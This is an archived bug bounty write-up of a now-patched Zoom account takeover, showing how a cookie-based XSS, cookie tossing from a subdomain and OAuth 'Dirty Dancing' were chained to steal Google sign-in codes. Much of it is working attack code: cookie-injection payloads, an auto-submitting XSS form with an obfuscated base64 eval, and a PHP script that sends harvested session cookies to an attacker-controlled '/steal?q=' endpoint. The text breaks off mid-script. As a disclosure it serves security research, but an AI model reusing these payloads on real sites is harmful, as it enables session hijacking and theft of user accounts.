Zoom Session Takeover - Cookie Tossing Payloads, OAuth Dirty Dancing, Browser Permissions Hijacking, and WAF abuse

Zoom Session Takeover - Cookie Tossing Payloads, OAuth Dirty Dancing, Browser Permissions Hijacking, and WAF abuse - Sudi, BrunoZero, H4R3L, Harel Security Research.

- Published: 2024-06-07
- Original: <https://nokline.github.io/bugbounty/2024/06/07/Zoom-ATO.html>
- Preserved from: https://nokline.github.io/bugbounty/2024/06/07/Zoom-ATO.html (live) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Intro

In this blog post, we will tell the tale of how we were able to chain two completely useless XSS vulnerabilities into a persistent nightmare, which allowed us to hijack user sessions by stealing authorization codes with OAuth Dirty Dancing, and hijack trusted browser permissions to silently turn on webcams and microphones on web-based Zoom. As a bonus denial of service technique, we will also show how it is possible to use a normal XSS to perform what we call a “WAF Frame-Up”, where we trick the WAF into identifying our victim as a malicious user.

This finding, exploit and writeup was a thanks to a team-effort between Sudi, BrunoZero and H4R3L.

We reported this vulnerability to Zoom via their bug bounty program on 10/02/23, and were rewarded with a $15k bounty. The vulnerability fully patched by Zoom and verified by our team on 01/01/2024.

XSS is probably the most common vulnerability in web applications, but it requires quite a lot of bravery and confidence to hunt for them on the main domain of a program which has paid over 10 million dollars in bounties, such as `zoom.us`. That is, at least, if you are looking for a quick win. A highly underrated bug, which I personally love, is Cookie XSS. I know it sounds crazy, these bugs are by default self-XSS and seem unexploitable, but let me explain.

The first bug that we found was an unexploitable XSS vulnerability in the `_zm_csp_script_nonce` cookie. Luckily, this was actually a CSP Nonce cookie, which was used in every page with a CSP policy. Sending the following cookie to `https://zoom.us` : `Cookie: _zm_csp_script_nonce=test<>`

Gave us these reflections in the CSP header: `content-security-policy: script-src 'nonce-test<>'` And in the script nonces themselves: `<script nonce="test<>">...</script>`

It was quite obvious that there was no sanitization being done. Escaping the nonce attribute was the first thing we wanted to do, however we ran into a problem real quick. Seemed like Zoom generated a completely random nonce everytime we tried to escape the `nonce` attribute with a double quote:

Request Cookie: `Cookie: _zm_csp_script_nonce=test">alert(1)//` **Response CSP:** `content-security-policy: script-src 'nonce-5XTGYai_PTRYUB145'` **Response HTML:** `<script nonce="5XTGYai_PTRYUB145">...</script>`

After a bit of playing around, we figured out that a quote at the end didn't trigger a random nonce, but wasn't reflected either:

Request Cookie: `Cookie: _zm_csp_script_nonce=test"` **Response CSP:** `content-security-policy: script-src 'nonce-test'` **Response HTML:** `<script nonce="test">...</script>`

Since this wasn't usual sanitization or filtering behavior, this led us to believe that this is actually cookie string parsing. Sometimes, web servers will parse a cookie's value like a quoted string. To test this theory, we tried to give our payload inside of a quoted string, and escape a double quote in the middle. If this was indeed cookie string parsing, then escaping a quote should let it reflect:

Request Cookie: `Cookie: _zm_csp_script_nonce="test\"ESCAPED"` **Response CSP:** `content-security-policy: script-src 'nonce-test"ESCAPED'` **Response HTML:** `<script nonce="test"ESCAPED">...</script>`

Seems like we were correct! This was indeed cookie string parsing, so escaping our escape quote let it reflect without any parsing error. The next issue, however, was getting the CSP nonce to match. If you looked closely, you would notice that the nonce in the CSP header actually uses single quotes `'` instead of double quotes `"`. This meant that the double quote which escaped the nonce attribute is actually part of the nonce itself, which caused a CSP nonce mismatch. This was a bit annoying, but an easy fix. We just needed to overwrite the broken CSP nonce with a new nonce which matches what actually makes it into the script's nonce attribute.

Don't worry if you don't get it, it's confusing and frankly not that relevant to the main point of the writeup, it's just some escaping work we had to do in order to get this XSS to work:

Request Cookie: `_zm_csp_script_nonce="test\"' 'nonce-test' >alert(1)// ";` **Response CSP:** `content-security-policy: script-src 'nonce-test"' 'nonce-test' >alert(1)//` **Response HTML:** `<script nonce="test"' 'nonce-test' >alert(1)//>...</script>`

And this seemed to do the trick. We were greeted with about 40 alerts, because the nonce was reflected insecurely in about 40 scripts on the page.



Because Zoom takes their security seriously, there was a CSP policy on almost every page, meaning almost *every* page was vulnerable to this cookie XSS. Not only that, but since most zoom subdomains are actually clones of the main `zoom.us` domain, we actually had a cookie XSS on almost every page and on almost *every* subdomain on zoom. Quite a lot of "potential energy" here, however nothing actually exploitable yet.

Our first instinct was to look for any cacheable page to poison, but unfortunately, every page returned a `DYNAMIC` cache header. We tried for a few days to look for any cacheable page to work with, but Zoom probably dealt with their fair share of cache poisoning reports in the past, which is why we found none. However, we didn't give up. One of the main reasons I love cookie XSS is because it opens so many doors for new vulnerabilities. The next technique we will showcase, actually allows us to upgrade an XSS on any subdomain.

Cookie tossing is a technique which abuses the "domain" cookie flag to set cookies across different origins, as long as they share the same registrable domain (aka SameSite). Using the "domain" flag, you can choose which domain you want to set a new cookie on. So for example, `www.example.com` can set a cookie on `example.com`, `sub.example.com` and `sub2.sub.example.com`. In javascript, it will look something like this: `document.cookie = "cookie=value; domain=.example.com`

This is a great technique to escalate XSS vulnerabilities on low-risk and neglected subdomains. There are many cool ways to use this technique, like bypassing certain CSRF mechanisms, for example. We wanted to use this idea to "toss" a malicious XSS cookie to the main `zoom.us` origin from a different origin.

So at this point, we know that

- We have a working Cookie XSS on almost every page on `zoom.us`
- Cache poisoning is not possible
- We can use cookie tossing to pass cookies from every subdomain

With that in mind, we realized that an XSS on any subdomain of `zoom.us` would unlock an XSS on the main domain of `zoom.us`.

Post-Based XSS

So knowing that we can use cookie tossing to upgrade an XSS on any subdomain to an XSS on `zoom.us`, we started hunting for any type of XSS on any zoom subdomain. This is actually not a difficult task, considering the huge amount of subdomains that zoom has. Not all of these subdomains are valuable on their own, meaning an XSS there by itself is pretty much useless, which is why many of them were probably neglected as far as security goes. The bug we found was a post-based XSS on `redacted.zoom.us`. This one was not as cool as our first initial XSS, it is just your basic post-based XSS without anything special. For you noobies out there, always remember to test all parameters, including body parameters in POST requests. Our XSS looked something like this:

```
POST /vuln_endpoint HTTP/1.1
Host: redacted.zoom.us


vuln_parameter="><script>alert(document.domain)</script>
```

This was the last piece of the puzzle we needed to make a working exploit.

Chaining

So now that we have our two exploit primitives, let's chain them together to make our first basic PoC exploit. The entry point for the victim would be the post-based XSS on `redacted.zoom.us`. The entry payload will toss a malicious cookie to `https://zoom.us/webinar/register`, which will just be for now `alert(document.domain)`, and immediately redirect the user to `https://zoom.us/webinar/register` to activate the cookie XSS.

(The reason we are using `https://zoom.us/webinar/register` instead of `https://zoom.us` is because we initially thought this was the only vulnerable path. For the sake of consistency with our original exploit, we will continue to use this path)

To trigger a POST request for our entry point, we will need to use the following HTML form:

```
<form action="https://redacted.zoom.us/vuln_endpoint" method='POST'>
<input name='vuln_parameter' value=""
'><script>
document.cookie=`_zm_csp_script_nonce="TEST\\"' 'nonce-TEST' >alert(document.domain)// \";path=/webinar;domain=
location=`https://zoom.us/webinar/register`
</script>"/>
<button>exploit</button>
</form>
```

Here is a visual of how this XSS chain works, before we start exploiting it with OAuth Dirty Dancing and Browser Permission Hijacking. It's quite detailed, so you can zoom in if you hover your mouse over the image.



Session Takeover by OAuth Dirty Dancing

Thanks to the Cookie tossing chain, we now have a full XSS in zoom.us. In order to prove the maximum impact, we wanted to show that it's also possible for an attacker to completely take over the victim's account. As Zoom allows their users to login via Google/Apple, this was a perfect opportunity to demonstrate Frans Rosen's Infamous OAuth Dirty Dance attack

First of all, to start with the attack we need to understand how the OAuth flow worked. This will basically give us an idea about which cookies, parameters and tokens are needed to convert the leaked authorization code for a session token.

Clicking on the "Sign In with Google" button, fires this request in the background

Request

```
GET https://zoom.us/google_OAuth_signin
```

On the request side we deliberately removed all the extra headers and even the Cookie header. Sites often use cookies to validate the state of the OAuth flow to avoid any CSRF issues. If the particular cookie doesn't match with the state the OAuth flow will fail, and this is often used by sites to protect themselves from CSRF attacks.

Response

```
HTTP/2 302 Found
Date: Sat, 23 Dec 2023 05:45:54 GMT
Content-Length: 0
Location: https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=84988324127
Set-Cookie: zm_haid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOnl
Set-Cookie: zm_tmaid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpOr
Set-Cookie: zm_htmaid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure; HttpC
Set-Cookie: _zm_ssid=aw1_c_pV2c5uBoSwa-EaH7DBYUZw; Domain=zoom.us; Path=/; Secure; HttpOnly
Set-Cookie: cred=A7BD3B6C785B68E87E5B636AF958E623; Path=/; Secure; HttpOnly
Set-Cookie: _zm_ctaid=M9_4zfziQTyGb1yaR_I-1w.1703310354126.2576e9cd0cfadc6ca90f6b4ace987ac2; Max-Age=7200
Set-Cookie: _zm_chtaid=819; Max-Age=7200; Expires=Sat, 23 Dec 2023 07:45:54 GMT; Domain=zoom.us; Path=/; Secure
Set-Cookie: _zm_mtk_guid=76cc849c7259483aba8a452e4e93bf66; Domain=zoom.us; Path=/; Max-Age=63072000; Sam
Set-Cookie: _zm_o2state=FaILMc3BTNCgYeNKg5LzMA; Max-Age=600; Expires=Sat, 23 Dec 2023 05:55:54 GMT; Domain
Set-Cookie: zm_OAuth_back_params=eyJiYXNlX3VybCI6Imh0dHBzOi8vem9vbS51cyJ9; Max-Age=600; Expires=Sat, 23 De
Set-Cookie: zm_routing_email=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure
Set-Cookie: zm_routing_snsid=; Max-Age=0; Expires=Thu, 01 Jan 1970 00:00:10 GMT; Domain=zoom.us; Path=/; Secure;
```

In the `Location` header, we can get the OAuth URL which will be used to complete the Sign in With Google flow:

```
https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-ed6lnodi
```

If you send the same request once more the only thing which will change is the state parameter, and the rest will remain the same.

In the response header `Set-Cookie` you can see there is indeed some cookie parameter which seems to be related to OAuth somehow

```
zm_OAuth_back_params=eyJiYXNlX3VybCI6Imh0dHBzOi8vem9vbS51cyJ9
_zm_o2state=FaILMc3BTNCgYeNKg5LzMA
```

The first one looks like base64 encoding string which basically decodes to

```
{"base_url":"https://zoom.us"}
```

And the second one `_zm_o2state` doesn't seem like an encoded string, so what is it really? Looking at the state parameter value from Google OAuth URL `state=RmFJTE1jM0JUTkNnWWVOS2c1THpNQSxnb29nbGVfc2lnbmlu`, trying to base64 decode gives us this:

```
FaILMc3BTNCgYeNKg5LzMA,google_signin
```

Bingo!! That `FaILMc3BTNCgYeNKg5LzMA` string matches with the `_zm_o2state` cookie parameter value.

Moving on to the next step, let's try modify the `response_type` parameter value from `code` to `code,id_token`

```
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?response_type=code,id_token&access_type=offline&clie
```

This resulted in an error: *Nonce required for response_type id_token.*



Easy to fix, just add a nonce parameter to the URL with any value :)

```
https://accounts.google.com/o/oauth2/v2/auth/oauthchooseaccount?response_type=code,id_token&access_type=offline&clie
```

Clicking on the Google account which we want to sign in with redirects us back to `zoom.us` with the authorization code in the hash fragment of the URL.

(On a side note, we can remove this step from the OAuth flow, which will make the exploit way smoother as no further user interaction will be needed then)





As you remember the `response_type` parameter value was set to code but we modified it, this made the OAuth Provider send the authorization code in the hash fragment instead of the query parameter. The code is validated on the server side, and as the hash fragment part isn't sent to the server, the code will not be consumed.

This creates an opportunity for an attacker to somehow steal this unused code, which could be done with an XSS on the same origin where the authorization code is leaked too. All we need to do is create some relationship between our XSS endpoint and the window in which the code is leaked, it would have been easy to do this with iframes, but since you can't frame the accounts.google.com page where all the OAuth flow happens, we have to use `window.open()` instead.

In a normal OAuth flow, this a long process for Zoom. You can see in the below screenshot three subsequent requests are sent to get the final session cookie from the authorization code.

[image: image]

It took a long time to figure out how to convert the code to a session cookie. We quickly thought what possibly could be done with that and OAuth Dirty Dance came in our mind. We didn't spend time confirming all the steps that are needed for getting a session cookie as we were more focused on finding an XSS in a subdomain to do the cookie tossing.

Once we were done with the cookie XSS part and made it a full XSS, we struggled to get the session cookie from the leaked code. After hours of looking at each request, we finally figured out all the things needed and created a full session takeover exploit.

Here's the exploit in action:

We will post snippets of the full exploit script below and then explain what all is happening there one by one. It's written in PHP. You guys surely love PHP, right? :P

```
<?php

$url = "https://zoom.us/google_OAuth_signin";

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $url);
curl_setopt($curl, CURLOPT_HEADER, true);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);

$response = curl_exec($curl); //[1]
$header_size = curl_getinfo($curl, CURLINFO_HEADER_SIZE);
$headers = substr($response, 0, $header_size);
$body = substr($response, $header_size);
curl_close($curl);

$headers = explode("\r\n", $headers);
```

Our first step is to make a request to the `https://zoom.us/google_OAuth_signin` endpoint and save the response headers in a variable called `$headers` (all this is done on server side so we can read everything)

Save the Location header value which contains the OAuth URL in `$location` var

```
$location = substr($headers[3], 10); //OAuth url is stored here
```

Save all the required cookies from the `Set-Cookie` header (it's messy, we know, but it works) as they are required later on.

```
$cookie8 = explode(";",substr($headers[8],12))[0];
$cookie14 = explode(";",substr($headers[14],12))[0];
$cookie15 = explode(";",substr($headers[15],12))[0];
$cookie16 = explode(";",substr($headers[16],12))[0];
$cookie18 = explode(";",substr($headers[17],12))[0];
$cookie19 = explode(";",substr($headers[18],12))[0];
$cookie20 = explode(";",substr($headers[19],12))[0];
$cookie21 = explode(";",substr($headers[20],12))[0];
$cookie22 = explode(";",substr($headers[21],12))[0];
$cookie23 = explode(";",substr($headers[22],12))[0];
$cookie24 = explode(";",substr($headers[23],12))[0];
$cookie27 = explode(";",substr($headers[26],12))[0];
$cookie28 = explode(";",substr($headers[27],12))[0];

$cookie_all = $cookie8.$cookie14.$cookie15.$cookie16.$cookie18.$cookie19.$cookie20.$cookie21.$cookie22.$cookie2
```

Remember earlier we said we can remove the step which involves the victim choosing the appropriate Google account to Sign In with? If you remove the `&prompt=select_account` parameter from the OAuth URL, Google will skip the *Choose Account* step and automatically selects the account which has already given the consent. Additionally, we later found out that there was no need to do response-type switching, as the authorization code was still usable even if it remained in the query parameters (the state didn't match, which is why it failed).

To model a real world attack, we are also sending all of the leaked data to our attacker controlled server, such as the required cookies and the OAuth URL

```
echo "\n<br/><br/><br/><br/><br/><br/>";
$location = str_replace('&prompt=select_account', '', $location); // to make it interaction less
echo $location;

#send this cookie to attacker-controlled server https://en2celrrewbul.m.pipedream.net/steal?q=
$attackerDomain = "https://en2celrrewbul.m.pipedream.net/steal?q=";

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $attackerDomain . urlencode($cookie_all));
curl_setopt($curl, CURLOPT_HEADER, true);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
```

The exploit's client-side code is related to creating the relationship between XSS window and the authorization code window.

```
Line wrap

<br/><br/><br/><br/><br/><br/>https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-ed6lnodi1grnoomiuknqkq2rbvd2udku.apps.googleusercontent.com&scope=profile%20email&redirect_uri=ht
<body>

<form action="https://redacted.zoom.us/xss_endpoint" method='POST' target="csrfWindow" id="csrfForm">
    <input name='vuln_parameter' value="&#x22;
    '><script>
    document.cookie='_zm_csp_script_nonce=&#x22;BRUH\\&#x22;' 'nonce-BRUH' 'unsafe-eval' >eval(atob('c2V0VGltZW91dCgoKT0+e2Z1dGNoKCdodHRwczovL2VuMmNlbHI3cmV3YnVsim0ucGlwZWRyZWFtLm5ldC9zdGVhbD9xPScrZXNjYXBlKHdpbmRvdy5vcGVuZXIuZG9jdW11
    location='https://zoom.us/webinar/register'
    </script>
    ">
    <input type="submit" value="Submit">
</form>

<textarea>
document.cookie='zm_aid='
document.cookie='zm_haid='
document.cookie='zm_tmaid='
document.cookie='zm_htmaid='
document.cookie='_zm_ssid=aw1_c_XVF5S4XgRCuBFBf15IPv0Q'
document.cored=C358648A9BEEB640635FD0620A7184C5'
document.cookie='_zm_ctaid=1VTqrIgaSTWpHaKIaur4rQ.1703318273241.5982aba128be6e8bad7f0ba21ee42417'
document.cookie='_zm_chtaid=73'
document.cookie='_zm_mtk_guid=bf9adf92c860493c91c8707969721a54'
document.cookie='_zm_o2state=o6o6uCOuTearO1dqEVhvNQ'
document.cookie='zm_oauth_back_params=eyJiYXN1X3VybCI6Imh0dHBzOi8vem9vbS51cyJ9'
document.cookie='type='
document.cookie='__cf_bm=KmDfg1SeYyLTuAmfsC3WuMDZtmmNWWQG3gnfnpGki1U-1703318273-1-ARNuhsISEPowOf0ZIXmdEvOaUUX73BwdeOvjal+PUstj7cm3Pc+W2qwYNCNoTyvXUjKCwnIOrTOmz4mVRzF1CJg='
</textarea>
    <script>
        console.log("Oauth url: https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-ed6lnodi1grnoomiuknqkq2rbvd2udku.apps.googleusercontent.com&scope=profile%20email&redirect_uri=


        function startExploit(){

